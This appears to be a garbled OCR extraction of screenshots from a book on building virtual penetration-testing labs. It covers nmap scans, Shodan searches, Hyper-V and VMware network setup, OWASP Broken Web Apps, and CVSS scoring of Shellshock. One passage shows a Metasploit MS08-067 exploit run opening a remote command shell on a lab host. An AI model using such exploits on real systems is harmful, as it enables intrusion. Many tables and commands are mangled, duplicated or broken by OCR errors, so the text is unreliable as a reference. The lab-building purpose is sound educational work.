**Chapter 1: Introducing Penetration Testing** 

C:\>nslookup www.packtpub.com Server: adc.packtpub.net Address: 192.168.0.6

Non-authoritative answer: Name: varnish.packtpub.com Address: 83.166.169.231 Aliases: www.packtpub.com

# Central Ops .net Advanced online Internet utilities

#### Utilities

Domain Dossier Domain Check Email Dossier Browser Mirror

Ping Traceroute NsLookup AutoWhois TcpQuery AnalyzePath

#### Free online network tools

#### Tools

#### Domain Dossier

#### Investigate domains and IP addresses. Get registrant information, DNS records, and more—all in one report.

enter a domain or IP address 99 or learn about yourself

#### **Domain Check**

See if a domain is available for registration.

#### Email Dossier

Validate and troubleshoot email addresses.

#### **Browser Mirror**

See what your browser reveals about you.

#### Ping

See if a host is reachable.

#### Traceroute

Trace the network path from this server to another.

#### NsLookup

Look up various domain resource records with this version of the classic NsLookup utility.

#### AutoWhois

Get Whois records automatically for domains worldwide.

#### TcpQuery

Grab a web page, look up a domain, and more.

#### AnalyzePath

Do a simple, graphical traceroute.

AspT	cpQuery sample	
service	🔵 whois 🛛 finger 💿 HTTP 🔍 echo	
server	www.packtpub.com	
query	GET / HTTP/1.0 Go	
query	GET/HTTP/1.0 GO	

Querying www.packtpub.com [83.166.169.231]...

# [begin response]

```
HTTP/1.1 301 https://www.packtpub.com/
Location: https://www.packtpub.com/
Accept-Ranges: bytes
Date: Wed, 20 Jul 2016 12:08:46 GMT
Age: 0
Via: 1.1 varnish
Connection: close
X-Country-Code: US
Server: packt
```

[end response]

# **Domain Dossier** Investigate domains and IP addresses domain or IP address vahoo.com

domain of if dddress	yanoo.com	
🖉 domain whois record	DNS records	traceroute
network whois record	service scan	go
user: anonymous [123.201.124.2 balance: 48 units log in   account info	202]	Central Ops.net

# Address lookup

canonical name yahoo.com.

	100
aliases	
addresses	2001:4998:58:c02::a9
	2001:4998:c:a06::2:4008
	2001:4998:44:204::a7
	206.190.36.45
	98.139.183.24
	98.138.253.109

#### C:\>tracert www.microsoft.com

Tracin over a	g route maximum	to e2847.0 n of 30 hop	dspb.aka os:	maiedge.net [23.66.245.70]
1	<1 ms	<1 ms		arenafirewall.packtpub.net [192.168.4.1]
2	13 ms	6 ms	13 ms	123.252.235.121
3	6 ms	4 ms	5 ms	static-10.79.156.182-tataidc.co.in [182.156.79.1
3 0]				
4	4 ms	4 ms		10.117.225.94
5	4 ms	6 ms	5 ms	14.141.63.189.static-mumbai.vsnl.net.in [14.141.
63.189				
6	*	*	*	Request timed out.
7	4	*	4	Request timed out.

#### **TCP Traceroute test**

Host tested: www.microsoft.com


Test performed from: New York, NY


#### Test performed at: 2016-07-20 12:30:29 (GMT +00:00)

Нор	Hostname (IP)		Round-trip ti	mes
1	173.225.121.170	0.302 ms	0.516 ms	0.519 ms
2	173.239.0.49	0.384 ms	0.625 ms	0.630 ms
3	173.239.0.25	0.817 ms	1.055 ms	1.061 ms
4	209.200.52.1	0.931 ms	1.169 ms	1.177 ms
5	204.148.20.77	0.927 ms	0.932 ms	0.939 ms
6	*	*		
7	157.130.19.178	1.514 ms	1.695 ms	1.647 ms
8	172.229.241.31	1.398 ms	1.452 ms	1.387 ms

Email results ouver Resolution in the resolution		Email results	Save Results	Perform a new test	Report a Problem
--	--	---------------	--------------	--------------------	------------------









Shodan	2 <u>46 _</u> 1 -2 46	Q Explore Downloads Reports Enterprise Access Contact Us
		<b>Recently Added Searches</b>
		Browse recently shared searches from other users.
T LIST SEARCHES BY		
Popularity		3 logitech media service active
Recently Added		logitech meula service active
POPULAR TAGS		
webcam	89	
scada	69	1
test	54	minecraft
cam	54	
router	53	
http	53	
ftp	53	netcam
camera	53	netcan
cisco	33	
1	29	
		1
		netcam
		1 HAVere Textree
		UAVpro Textron Military unmanned vehicle.

Shodan	iphone us		۹	Explore	Downloads	Reports	Enterprise Access	Contact Us
Exploits 🛛 🐇 M	aps 🕒 🔖 Share Search	L Download Results		I Create Repo	rt			
		Total results: 523 205.242.21.56 International Science and Techno Added on 2018-07-21 05:39-01 GM E United States Details				Dul 2016 05 ne PHP/5.3.3 Locale=en_US;	:38:59 GMT expires=Fri, 21-Ju1-20 =0, pre-check=0	17 05:38:59 GMT; path
United States TOP CITIES Dallas Ann Arbor	523 157 22				Pragma: no-ca Content-langu Connection: o Transfer-Enco	ache wage: en_US close		
Glen Ellyn Jefferson Washington TOP SERVICES	21 19 10	149.13.77.149 bps17de.bpssrvecnet Cogent Communications Added on 2016-07.21 05:03:47 GI	VIT		HTTP/1.1 200 Date: Thu, 21 Server: Apach	Jul 2016 05 ne	:03:45 GMT	
444 HTTPS 9001 HTTPS (8443) 9002	478 38 3 2 1	Details				locale=en_US; L: post-checka ache Jage: en_US Dding: chunke	expires=Fri, 21-Jul-20 =0, pre-check=0 d	17 05:03:45 GMT; pati
TOP ORGANIZATIONS VIRTBIZ Internet Service: Cogent Communications Verizon Internet Services Endless Journey International Science and	33 30 16	208.67.249.233 n.3.mainline.co.uk VIRTBIZ Internet Services Added on 2016-07-21 04:42:27 G/ United States, Dallas Details	ИT		HTTP/1.1 200 Date: Thu, 21 Server: Apach X-Powered-By: Set-Cookie: 1	Jul 2016 04 ne PHP/5.3.3	:42:25 GMT expires=Fri, 21-Jul-20	17 04:42:25 GMT+ nat
TOP OPERATING SYSTEM	ИS 13					l: post-check ache	=0, pre-check=0	

#### C:\>nmap -sP 192.168.4.0/24

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-07-21 17:11 India Standard Time Nmap scan report for 192.168.4.1 Host is up (0.00s latency). MAC Address: 00:E0:20:11:08:E6 (Tecnomen OY) Nmap scan report for 192.168.4.2 Host is up (0.00s latency). MAC Address: 00:02:B6:43:B4:94 (Acrosser Technology) Nmap scan report for 192.168.4.18 Host is up (0.00s latency). MAC Address: A4:5D:36:62:CE:EE (Hew]ett Packard) MAC Address: 42:11:BF:08:A5:E4 (Zhejiang Dahua Technology) Nmap done: 256 IP addresses (3 hosts up) scanned in 1.94 seconds

#### C:\>nmap -ss 192.168.4.1,2,16,18

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-07-21 17:15 India Standard Time Failed to resolve "ûss". Nmap scan report for 192.168.4.1 Host is up (0.00s latency). Not shown: 997 filtered ports PORT STATE SERVICE 22(ten open sch 22/tcp open ssh 8090/tcp open unknown 8443/tcp open https-alt MAC Address: 00:E0:20:11:08:E6 (Tecnomen OY) Nmap scan report for 192.168.4.2 Host is up (0.00s latency). 8090/tcp open unknown STATE SERVICE PORT 22/tcp open ssh 8090/tcp open unknown 8443/tcp open https-alt MAC Address: 00:02:B6:43:B4:94 (Acrosser Technology) Nmap scan report for 192.168.4.18 Host is up (0.00044s latency). Not shown: 991 closed ports PORT STATE SERVICE 80/tcp open http 515/tcp open printer 631/tcp open ipp 5222/tcp open rpp 5222/tcp open xmpp-client 8080/tcp open http-proxy 8291/tcp open unknown 8292/tcp open blp3 8888/tcp open sun-answerbook 9100/tcp open jetdirect MAC\_Address: A4:5D:36:62:CE:EE (Hewlett Packard) Nmap done: 4 IP addresses (3 hosts up) scanned in 10.19 seconds

Millap done. 4 11 addresses (5 hoses up) seamled in 10.15 se

#### C:\>nmap -sV 192.168.4.1

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-07-21 17:18 India Standard Time Nmap scan report for 192.168.4.1 Host is up (0.00s latency). Not shown: 997 filtered ports PORT STATE SERVICE 22/tcp open ssh 8090/tcp open unknown 8443/tcp open https-alt MAC Address: 00:E0:20:11:08:E6 (Tecnomen OY) Nmap done: 1 IP address (1 host up) scanned in 7.74 seconds

Host script results:   nbstat: NetBIOS name: INST-PC-3, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:.</unknown>	5
[	5
smb-os-discovery:	
0S: Windows 7 Professional 7601 Service Pack 1 Windows 7 Professional 6.1	
OS CPE: cpe:/o:microsoft:windows_7::sp1:professional	
Computer name: INST-PC-3	
NetBIOS computer name: INST-PC-3	
Workgroup: WORKGROUP	
System time: 2015-11-13T18:12:56-05:00	
smb-security-mode:	
account used: <blank></blank>	
authentication_level: user	
challenge response: supported	
message_signing: disabled (dangerous, but default)	
_smbv2-enabled: Server supports SMBv2 protocol	

#### TRACEROUTE

HOP RTT ADDRESS

T	0.45	ms	192.	168.	/S.I

Log on	
User name	
Password	
Cog on	

#### Vulnerability Listing

View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed displayed vulnerabilities, select the top row and use Select Visib using Clear All. 🚱

Expos	Exposures: 🎄 Susceptible to malware attacks 🖗 Metasploit-exploitable 🐞 Validated with Metasploit 准 Exploit published 👆 Validated with published exploit								
Exclud	le Recall Resubmit							Total Vulne	
	Title	윺	-5	CVSS	Risk	Published On	Severity	Instances	
	Missing Oracle Critical Patch Update (CPU) for January 2006			10	857	Tue Jan 17 2006	Critical	3	
	Oracle CPU January 2010: Listener			10	785	Tue Jan 12 2010	Critical	2	
	Missing Oracle Critical Patch Update (CPU) for October 2006		Ŵ	10	881	Wed Oct 18 2006	Critical	2	
	Missing Oracle Critical Patch Update (CPU) for January 2008			10	827	Tue Jan 15 2008	Critical	1	
	Oracle XDB.XDB_PITRIG_PKG PITRIG_DROP and PITRIG_TRUNCATE Procedure Vulnerabilities			10	827	Tue Jan 15 2008	Critical	1	
	Missing Oracle Critical Patch Update (CPU) for October 2009		Ŵ	10	830	Thu Oct 22 2009	Critical	1	
	Missing Oracle Critical Patch Update (CPU) for July 2006			10	850	Wed Jul 19 2006	Critical	1	
	Missing Oracle Critical Patch Update (CPU) for January 2007		4	10	858	Wed Jan 17 2007	Critical	1	
	Missing Oracle Critical Patch Update (CPU) for April 2005		4	10	877	Mon Apr 18 2005	Critical	1	
	Obsolete Version of Apache HTTPD			9.3	612	Tue Feb 02 2010	Critical	3	


Module options (exploit/windows/smb/ms08 067 netapi): Name Current Setting Required Description - - - ------ -----192.168.177.131 yes 445 yes BROWSER yes RHOST The target address RPORT Set the SMB service port SMBPIPE BROWSER The pipe name to use (BROWSER, SRVSVC) Payload options (windows/shell bind tcp): Name Current Setting Required Description - - - ----------thread yes Exit technique: seh, thread, process, none 4444 yes The listen port 192.168.177.131 no The target address EXITFUNC thread LPORT 4444 RHOST Exploit target: Id Name - -- - - -0 Automatic Targeting I PORT 4444 yes The listen port no The target address 192.168.177.131 no RHOST Exploit target: Id Name 0 Automatic Targeting msf exploit(ms08\_067\_netapi) > exploit [\*] Started bind handler [\*] Automatically detecting the target... [\*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown [\*] We could not detect the language pack, defaulting to English [\*] Selected Target: Windows 2003 SP2 English (NX) [\*] Attempting to trigger the vulnerability.. [\*] Command shell session 1 opened (192.168.177.140:33962 -> 192.168.177.131:4444) at 2013-11-13 12:21:14 -0500 Microsoft Windows [Version 5.2.3790] (C) Copyright 1985-2003 Microsoft Corp. C:\WINDOWS\system32>

No.	Time	Source	Destination	Protocol	Length	Info
	1 0.000000	ca:00:09:71:00:1c	ca:00:09:71:00:1c	LOOP	60	Reply
	2 7.416325	00:50:56:c0:00:05	ff:ff:ff:ff:ff	ARP	42	Who has 192.168.3.10? Tell
	3 7.432226	ca:00:09:71:00:1c	00:50:56:c0:00:05	ARP	60	192.168.3.10 is at ca:00:09
	4 7.432237	192.168.3.1	192.168.3.10	TCP	66	6695 > 22 [SYN] Seq=0 Win=8
	5 7.448224	192.168.3.10	192.168.3.1	ICMP	70	Destination unreachable (Co
	6 10.000307	ca:00:09:71:00:1c	ca:00:09:71:00:1c	LOOP	60	Reply
	7 10.416381	192.168.3.1	192.168.3.10	TCP	66	6695 > 22 [SYN] Seq=0 Win=8
	8 10.428328	192.168.3.10	192.168.3.1	ICMP	70	Destination unreachable (Co
	9 14.304453	ca:00:09:71:00:1c	01:00:0c:cc:cc:cc	CDP	351	Device ID: Router Port ID:
	10 16.416575	192.168.3.1	192.168.3.10	TCP	62	6695 > 22 [SYN] Seq=0 Win=8
	11 16.432517	192.168.3.10	192.168.3.1	ICMP	70	Destination unreachable (Co
	12 20.000616	ca:00:09:71:00:1c	ca:00:09:71:00:1c	LOOP	60	Reply
	13 29.999949	ca:00:09:71:00:1c	ca:00:09:71:00:1c	LOOP	60	Reply

➡ Frame 11: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
 ➡ Ethernet II, Src: ca:00:09:71:00:1c (ca:00:09:71:00:1c), Dst: 00:50:56:c0:00:05 (00:50:56:c0:0)
 ➡ Internet Protocol Version 4, Src: 192.168.3.10 (192.168.3.10), Dst: 192.168.3.1 (192.168.3.1)
 ➡ Internet Control Message Protocol
 Type: 3 (Destination unreachable)
 Code: 13 (Communication administratively filtered)
 Checksum: 0x0477 [correct]
 ➡ Internet Protocol Version 4, Src: 192.168.3.1 (192.168.3.1), Dst: 192.168.3.10 (192.168.3.10)

⊞ Transmission Control Protocol, Src Port: 6695 (6695), Dst Port: 22 (22)

# **Chapter 2: Choosing the Virtual Environment**



	Type 2			
APP	APP	APP		
OS	OS	OS		
Hypervisor				
Operating System				
	Hardware			
work Card(s):	4 NIC(s) Installed.			

Network Card(s):	<pre>4 NIC(s) Installed. [01]: Realtek PCIe GBE Family Controller Connection Name: Ethernet Status: Media disconnected [02]: Realtek PCIe GBE Family Controller Connection Name: Ethernet 2 DHCP Enabled: No IP address(es) [01]: 192.168.1.9 [02]: fe80::448a:5147:df5d:6dc0 [03]: Bluetooth Device (Personal Area Network) Connection Name: Bluetooth Network Connection Status: Media disconnected [04]: VirtualBox Host-Only Ethernet Adapter Connection Name: VirtualBox Host-Only Network DHCP Enabled: No IP address(es) [01]: 192.168.99.1</pre>
Hyper-V Requirements: C:\>_	VM Monitor Mode Extensions: Yes Virtualization Enabled In Firmware: Yes Second Level Address Translation: Yes Data Execution Prevention Available: Yes

Windows Features	—		$\times$
Turn Windows features on or off To turn a feature on, select its check box. To turn	n <mark>a f</mark> eature d	off, clear	its
check box. A filled box means that only part of the .NET Framework 3.5 (includes .NET 2.0	0 and 3.0)	s turned	on.
.NET Framework 4.6 Advanced Service     Active Directory Lightweight Directory     Embedded Boot Experience	New York Street Street		
Embedded Logon			
⊟ ✓ Hyper-V ⊕ ✓ Hyper-V Management Tools			
Hyper-V Platform			
Internet Information Services      Internet Information Services Hostable			~
	OK	Can	cel

← 🛐 Windows Features

Windows completed the requested changes.

Windows needs to reboot your PC to finish installing the requested changes.

Virtual Switch Manager for INST-PC-1

_	
	X

type of virtual switch do you want to create? mal
create Virtual Switch es a virtual switch that binds to the physical network adapter so that virtual
e

💱 Virtual Switch Manager for INST-PC-1	- 🗆 X
Virtual Switches  New virtual network switch  New Virtual Switch Intel(R) Dual Band Wireless-A	Name:
★ Global Network Settings MAC Address Range 00-15-5D-1F-01-00 to 00-15-5D-1	Notes:
	Connection type What do you want to connect this virtual switch to? External network: Intel(R) Dual Band Wireless-AC 7260 Allow management operating system to share this network adapter Internal network Private network
	VLAN ID            Enable virtual LAN identification for management operating system             The VLAN identifier specifies the virtual LAN that the management operating system will use for all network communications through this network adapter. This setting does not affect virtual machine networking.              2
	Remove
,	OK Cancel Apply

# Pending changes may disrupt network connectivity

This computer may lose its network connection while the changes are applied. This may affect any network operations in progress. These changes also may overwrite some static changes. If that happens, you must reapply the static changes to restore network connectivity. Do you want to continue?



PS C:\> Get-NetAdapter		
Name s MacAddress	InterfaceDescription LinkSpeed	ifIndex Statu
Ethernet 2	Broadcom NetXtreme 57xx Gigabit Cont	5 Up
BC-30-5B-A8-C1-7F	1 Gbps	
Ethernet	Intel(R) PRO/100 M Desktop Adapter	3 Up
00-0E-0C-A8-DC-31	10 Mbps	

No

🏂 New Virtual Machine Wizard



#### Specify Name and Location

Before You Begin	Choose a name and location for this virtual machine.	
Specify Name and Location	The name is displayed in Hyper-V Manager. We recommend that you use a name	that helps you easily
Specify Generation	identify this virtual machine, such as the name of the guest operating system or	workload.
Assign Memory	Name: Kali 2.0	
Configure Networking	You can create a folder or use an existing folder to store the virtual machine. If y	ou don't select a
Connect Virtual Hard Disk	folder, the virtual machine is stored in the default folder configured for this serve	r.
Installation Options	Store the virtual machine in a different location	
Summary	Location: C:\virtual machines	Browse
Summary	If you plan to take checkpoints of this virtual machine, select a location that space. Checkpoints include virtual machine data and may require a large and	has enough free
Summer y	If you plan to take checkpoints of this virtual machine, select a location that	has enough free
опппа у	If you plan to take checkpoints of this virtual machine, select a location that	has enough free


#### 💱 Virtual Switch Manager for INST-PC-1

- 🗆 🗙

Virtual Switches	🗱 Create virtual switch —
<ul> <li>New virtual network switch</li> <li>Global Network Settings</li> </ul>	What type of virtual switch do you want to create?
MAC Address Range 00-15-5D-1F-01-00 to 00-15-5D-1	External Internal Private
	Create Virtual Switch Creates a virtual switch that binds to the physical network adapter so that virtual machines can access a physical network.

# WORKSTATION" 12 PROImage: Create a New<br/>Virtual MachineImage: Create a New<br/>Deen a Virtual<br/>MachineImage: Connect to a<br/>Remote ServerImage: Connect to a<br/>New virtual Machine

Guest Operating System Insta A virtual machine is like a phy system. How will you install t	ysical compute		perating	
Install from:				
◯ Installer disc:				
No drives available		$\sim$		
Installer disc image file (iso):				
C:\Users\INST\Documents\Kal	i_2.0_Attacker.	.iso 🗸	Browse	
Could not detect which operating system is in this disc image. You will need to specify which operating system will be installed.				
$\bigcirc$ I will install the operating syste	m later.			
The virtual machine will be cre	ated with a bla	ink hard disk.		
Help	< Back	Next >	Cancel	



OWASP Bro	oken Web Apps VM v1.2
Power on this virtue Edit virtual machin Popgrade this virtual	ne settings
<ul> <li>Devices</li> </ul>	
I Memory	1 GB
Processors	1
🔜 Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
🤤 Network Adapter	NAT
<ul> <li>Description</li> </ul>	
OWASP Broken Web Version 1.2. See www more information.	•••
Login with username password=owaspbwa	
password-owaspowe	2
Welcome to the OWASP Broken Web App	ps VM
<pre>!!! This VM has many serious securi it only on the "host only" or '</pre>	ity issues. We strongly recommend that you run "NAT" network in the VM settings !!!
You can access the web apps at http	p://192.168.159.128/
	s machine through the console here, by SSHing \192.168.159.128 or via phpmyadmin at
In all these cases, you can use use	ername "root" and password "owaspbwa".
OWASP Broken Web Applications VM Ve Log in with username = root and pas	

owaspbwa login:



# owaspbwa

**OWASP Broken Web Applications Project** 

Version 1.2


This is the VM for the <u>Open Web Application Security Project (OWASP)</u> <u>Broken Web Applications</u> project. It contains many, very vulnerable web applications, can be found in the project <u>User Guide</u> and <u>Home Page</u>.

For details about the known vulnerabilities in these applications, see <u>https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=\_severity+asc</u>.


	nes. We strongly recommend that you run it only work in the virtual machine settings !!!	
TRAINING APPLICATIONS		
<u>OWASP WebGoat</u>	<u>OWASP WebGoat.NET</u>	
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II	
OWASP RailsGoat	• OWASP Bricks	
OWASP Security Shepherd	€ <u>Ghost</u>	
OMagical Code Injection Rainbow	• <u>bwapp</u>	
Damn Vulnerable Web Application		

🧕 Virtual N	etwork Edit	tor				×
Name VMnet0 VMnet1 VMnet8	Type Bridged Host-only NAT	External Connection Auto-bridging - NAT	Host C - Conne Conne		 Enabled 1	Subnet Address 
<						>
		Add a Virtual N	letwork	×	letwork	Remove Network
VMnet Infor Bridged	mation (connect VM	Select a network	VMnet2	~		
Bridged	d to: Automa	OK	Canc VMnet3 VMnet4		~ Autom	atic Settings
ONAT (shared host's IP address with VMs)			VMnet5 VMnet6 VMnet7		NAT	Γ Settings
O Host-on	ly (connect V	/Ms internally in a private	e network VMnet9 VMnet10			
		al adapter to this networ	k VMnet11 VMnet12			
	name: VMware Network	VMnet14		DHC	P Settings	
Subnet IP;		• Subnet n	VMnet16	-		
Restore Defa	aults		OK	Cancel	Apply	Help

g	Virtual N	etwork Edit	or	0 mm. 1	in any		23
	Name	Туре	External Connection	Host Connection	DHCP	Subnet Address	•
	VMnet0	Bridged	Auto-bridging	-	-	-	
	VMnet1	Host-only	-	Connected	Enabled	192.168.224.0	
	VMnet2	Custom	-	-	-	192.168.230.0	=
	VMnet3	Custom	-	-	-	192.168.211.0	-
	VMnet4	Custom	-	-	-	192.168.0.0	
	VMnet5	Host-only	-	Connected	Enabled	192.168.3.0	
	VMnet6	Custom	-	-	-	192.168.75.0	
	VMnet7	Custom	-	-	-	192.168.19.0	
	VMnet8	NAT	NAT	Connected	Enabled	192.168.177.0	*
	Add Network       Remove Network         VMnet Information <ul> <li>Ø Bridged (connect VMs directly to the external network)</li> </ul>						
	Bridged to: Automatic   Automatic  Automatic Settings						
	NAT (shared host's IP address with VMs) NAT Settings						
	Host-o	nly (connect	VMs internally in a private netwo	<sup>.</sup> k)			
	Connect a host virtual adapter to this network						
	Host virtual adapter name: VMware Network Adapter VMnet0						
	Use local DHCP service to distribute IP address to VMs DHCP Settings						
	Subnet IP: Subnet mask:						
	Restore Default     OK     Cancel     Apply     Help						



# **Chapter 3: Planning a Range**





# Common Vulnerability Scoring System v3.0: Specification Document

Also available in PDF format (595Kb)
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#### **Resources & Links**

Below are useful references to additional CVSS v3.0 documents.

#### Resource Location

Specification Document	Includes metric descriptions, formulas, and vector string. Available at http://www.first.org/cvss/specification-document
User guide	Includes further discussion of CVSS v3.0, a scoring rubric, and a glossary. Available at http://www.first.org/cvss/user-guide
Example document	Includes examples of CVSS v3.0 scoring in practice. https://www.first.org/cvss/examples
CVSS v3.0 Calculator Use & Design	This guide covers the following aspects of the CVSS Calculator: Calculator Use, Changelog, Technical Design and XML Schema Definition. Available at http://www.first.org/cvss/use-design

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  - 1.1. Metrics
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    - 2.1.1 Attack Vector (AV)
    - 2.1.2 Attack Complexity (AC)
    - 2.1.3 Privileges Required
    - (PR)
    - 2.1.4 User Interaction (UI)
  - ▶ 2.2 Scope (S)
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  - \* 3.1. Exploit Code Maturity (E)
  - 3.2. Remediation Level (RL)
  - ▶ 3.3. Report Confidence (RC)
- 4. Environmental Metrics
  - 4.1. Security Requirements (CR, IR, AR)
  - 4.2. Modified Base Metrics
- 5. Qualitative Severity Rating Scale

# 9. GNU Bourne-Again Shell (Bash) 'Shellshock' Vulnerability (CVE-2014-6271)

# 9.1. Vulnerability

GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod\_cgi and mod\_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock."

# 9.2. Attack

A successful attack can be launched by an attacker directly against the vulnerable GNU Bash shell, or in certain cases, by an unauthenticated, remote attacker through services either written in GNU Bash or services spawning GNU Bash shells. In the case of an attack against the Apache HTTP Server running dynamic content CGI modules, an attacker can submit a request while providing specially crafted commands as environment variables. These commands will be interpreted by the handler program, the GNU Bash shell, with the privilege of the running HTTPD process. As such, environment variables passed by the attacker could allow installation of software, account enumeration, denial of service, etc. Attacks against other services that have a relationship with the GNU Bash shell are similarly possible.

Metric	Value
Access Vector	Network
Access Complexity	Low
Authentication	None
Confidentiality Impact	Complete
Integrity Impact	Complete
Availability Impact	Complete

### 9.3. CVSS v2 Base Score: 10.0

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#### vulnerability sites

Web Images Videos Maps News Explore

234,00,000 RESULTS Date - Language - Region -

#### Common Vulnerabilities and Exposures - Official Site

https://cve.mitre.org 
Common Vulnerabilities and Exposures (CVE®) is a dictionary of common names (i.e., CVE Identifiers) for publicly known information security vulnerabilities. CVE's ...

#### Online Vulnerability Scanners | HackerTarget.com

https://hackertarget.com 
Test your security from the attackers perspective with hosted online vulnerability scanners. Trusted open source tools including Nmap, OpenVAS and Nikto. OpenVAS Scanner · Nmap Online Port Scanner · WordPress Security Scan

#### Five common Web application vulnerabilities - symantec.com

www.symantec.com/.../five-common-web-application-vulnerabilities -The article is about web application vulnerabilities, not correct grammar. If you want to be the grammar police, that's great, but send them a private message which ...

#### Web application security with Acunetix

https://www.acunetix.com -

Audit websites and web application security with Acunetix Web Vulnerability Scanner and check for XSS, SQL Injection and other web vulnerabilities.

#### 20 Famous websites vulnerable to Cross Site Scripting ....

thehackernews.com/2011/09/20-famous-websites-vulnerable-to-cross.html 20-09-2011 · Most of the biggest and Famous sites are found to be Vulnerable to XSS attack . Cross-site scripting (XSS) is a type of computer security vulnerability ...

#### Qualys FreeScan | Free Vulnerability Scanner

https://www.qualys.com/forms/freescan More About Qualys' Vulnerability Scanner: FreeScan. Qualys FreeScan service enables you to safely and accurately scan your network for security threats and ...

#### Vulnerability Notes - CERT

https://www.kb.cert.org/vuls -Vulnerability Notes provide technical descriptions of the vulnerability, as well as the impact, solutions and workarounds, and list of affected vendors.

#### Related searches

Q

List of Vulnerable Websites Damn Vulnerable Web App Vulnerable Websites for Testing SQL Injection Vulnerable Sites SQL Vulnerable Sites SQL Vulnerable Sites 2015 DVWA Download

English - Sign in Q

03

Nat		al Vulr	nerability		ie N	ind Technology
Vulnerabiliti		Checklists	800-53/800-53A	Product Dictionary	Impact M	1 million and the second second
Home	SCAP	SCAP	P Validated Tools	SCAP Events	About	Contact
